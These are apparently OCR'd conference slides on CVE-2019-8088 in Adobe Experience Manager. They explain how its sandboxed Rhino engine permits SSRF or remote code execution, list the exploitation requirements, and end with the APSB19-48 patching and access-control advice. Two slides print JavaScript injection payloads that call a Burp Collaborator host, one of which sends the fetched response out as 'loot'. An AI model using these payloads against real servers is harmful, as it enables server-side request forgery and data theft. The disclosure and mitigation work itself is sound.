
CVE-2019-8088



CVE-2019-8088



CVE-2019-8088



CVE-2019-8088

- Sandboxed Rhino engine on some AEM versions
  - No RCE *
  - Sandbox allows network interactions
    - SSRF w/ ability to see the response

* RCE – Remote Code Execution


adaptTo()

CVE-2019-8088


- JS payload

```
');jQuery.get('http://727a14ifhq8on9vakssk6agtlkrafz.burpcollaborator.net');//
```

CVE-2019-8088



CVE-2019-8088




CVE-2019-8088


- JS payload

```
');jQuery.get('http://727a14ifhq8on9vakssk6agtlkrafz.burpcollabo
rator.net',function(data){jQuery.get('http://727a14ifhq8on9vaks
k6agtlkrafz.burpcollaborator.net',{loot:data})});//
```

CVE-2019-8088



CVE-2019-8088



CVE-2019-8088

- Exploitation requirements
  - There should be a node with **fd/af/components/guideContainer** resource type
    - property=sling:resourceType&property.value=fd/af/components/guideContainer
  - Attacker should have a **jcr:write** access somewhere
    - /content/usergenerated/etc/commerce/smartlists/

CVE-2019-8088

- Exploitation requirements
  - Doesn’t work equally on different AEM versions
  - RCE or SSRF

APSB19-48

- Keep AEM up to date
  - http://helpx.adobe.com/security/products/experience-manager/apsb19-48.html
- Block **jcr:write** access for anonymous user
  - /content/usergenerated/etc/commerce/smartlists/
- Remove demo content (Geometrixx, WeRetail, …)

adaptTo()

Thank you

@0ang3el